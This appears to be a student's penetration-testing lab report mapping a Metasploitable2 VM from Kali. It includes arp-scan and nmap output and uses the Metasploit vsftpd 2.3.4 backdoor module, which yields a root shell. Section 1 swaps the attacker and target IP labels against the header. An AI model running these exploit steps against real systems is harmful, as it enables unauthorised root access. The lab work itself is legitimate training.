Mini Report — Building Your First Attack Surface Map

Student Name: Jumanah Alshehri

Date & Time: 19/10/2025 4:00 PM

Kali IP: 192.168.56.4

Target (Metasploitable) IP: 192.168.56.3

1) Live hosts found

192.168.56.4 — Metasploitable2 (Host is up)

192.168.56.3 — Kali (lab attacker)

2) Open ports & service versions (top findings)

21/tcp — ftp — vsftpd 2.3.4

22/tcp — ssh — OpenSSH 4.7p1

80/tcp — http — Apache 2.2.8

3) Confirmed vulnerability

Name: vsftpd 2.3.4 backdoor

CVE: CVE-2011-2523

Evidence: NSE output file nse_ftp_vsftpd.txt (attach), screenshot

nse_vsftpd.png - Notes: NSE reported VULNERABLE

4) Attack path / prioritisation

Why target FTP? Nmap detected an FTP server reporting vsftpd 2.3.4 on port 21. This particular version has a documented backdoor (CVE-2011-2523) that can spawn a bind shell, allowing immediate remote code execution and privilege escalation. Given the exposed service and known exploitability, FTP is a high-priority target for validation and remediation.

Use Metasploit module `exploit/unix/ftp/vsftpd_234_backdoor` to confirm exploitability

Output:

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.56.3

RHOSTS => 192.168.56.3

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21

RPORT => 21

msf exploit(unix/ftp/vsftpd_234_backdoor) > set VERBOSE true

VERBOSE => true

msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

[*] 192.168.56.3:21 - Banner: 220 (vsFTPd 2.3.4)

[*] 192.168.56.3:21 - USER: 331 Please specify the password.


[+] 192.168.56.3:21 - Backdoor service has been spawned, handling...

[+] 192.168.56.3:21 - UID: uid=0(root) gid=0(root)


[*] Found shell.

[*] Command shell session 1 opened (192.168.56.4:43965 -> 192.168.56.3:6200) at 2025-10-19 13:14:35 -0400

5) Screenshots attached:



kali-linux-2025.3-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
7:55
kali@kali: ~
Session Actions Edit View Help
Right Ctrl

```
script -q -f ~/pentest-report-2025-10-19/evidence/01_kali_ip_ping.log
┌──(kali㉿kali)-[~]
└─$ ping -c 4 192.168.56.3 #metasploitable ip address
PING 192.168.56.3 (192.168.56.3) 56(84) bytes of data.
64 bytes from 192.168.56.3: icmp_seq=1 ttl=64 time=4.95 ms
64 bytes from 192.168.56.3: icmp_seq=2 ttl=64 time=0.437 ms
64 bytes from 192.168.56.3: icmp_seq=3 ttl=64 time=0.451 ms
64 bytes from 192.168.56.3: icmp_seq=4 ttl=64 time=0.462 ms

--- 192.168.56.3 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3030ms
rtt min/avg/max/mdev = 0.437/1.575/4.953/1.949 ms

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:1f:b7:23 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.4/24 brd 192.168.56.255 scope global dynamic noprefixroute eth0
       valid_lft 476sec preferred_lft 476sec
```




```
 Currently scanning: Finished!   |   Screen View: Unique Hosts

 3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
 _____________________________________________________________________________
   IP            At MAC Address     Count     Len  MAC Vendor / Hostname
 -----------------------------------------------------------------------------
 192.168.56.1    0a:00:27:00:00:09      1      60  Unknown vendor
 192.168.56.2    08:00:27:0d:1b:6a      1      60  PCS Systemtechnik GmbH
 192.168.56.3    08:00:27:f5:13:0f      1      60  PCS Systemtechnik GmbH
```


```
┌──(kali㉿kali)-[~]
└─$ sudo arp-scan --localnet
Interface: eth0, type: EN10MB, MAC: 08:00:27:1f:b7:23, IPv4: 192.168.56.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1    0a:00:27:00:00:09       (Unknown: locally administered)
192.168.56.2    08:00:27:0d:1b:6a       (Unknown)
192.168.56.3    08:00:27:f5:13:0f       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.840 seconds (139.13 hosts/sec). 3 responded

┌──(kali㉿kali)-[~]
└─$ 
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sn 192.168.56.3 -oN 03_nmap_sn.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 10:45 EDT
Nmap scan report for 192.168.56.3
Host is up (0.00050s latency).
MAC Address: 08:00:27:F5:13:0F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Nmap done: 1 IP address (1 host up) scanned in 0.13 seconds

┌──(kali㉿kali)-[~]
└─$ 
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -sV -T4 192.168.56.3 -oN 04_nmap_sV.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 10:50 EDT
Nmap scan report for 192.168.56.3
Host is up (0.00031s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  shell       Netkit rshd
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 08:00:27:F5:13:0F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Li
nux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/su
bmit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.92 seconds

┌──(kali㉿kali)-[~]
```



```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -p 21 --script=ftp-vsftpd-backdoor 192.168.56.3 -oN 05_nse_ftp_vsftpd.txt
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-19 11:29 EDT
Nmap scan report for 192.168.56.3
Host is up (0.00051s latency).

PORT   STATE SERVICE
21/tcp open  ftp
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  CVE:CVE-2011-2523  BID:48539
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
MAC Address: 08:00:27:F5:13:0F (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.34 seconds

┌──(kali㉿kali)-[~]
└─$ 
```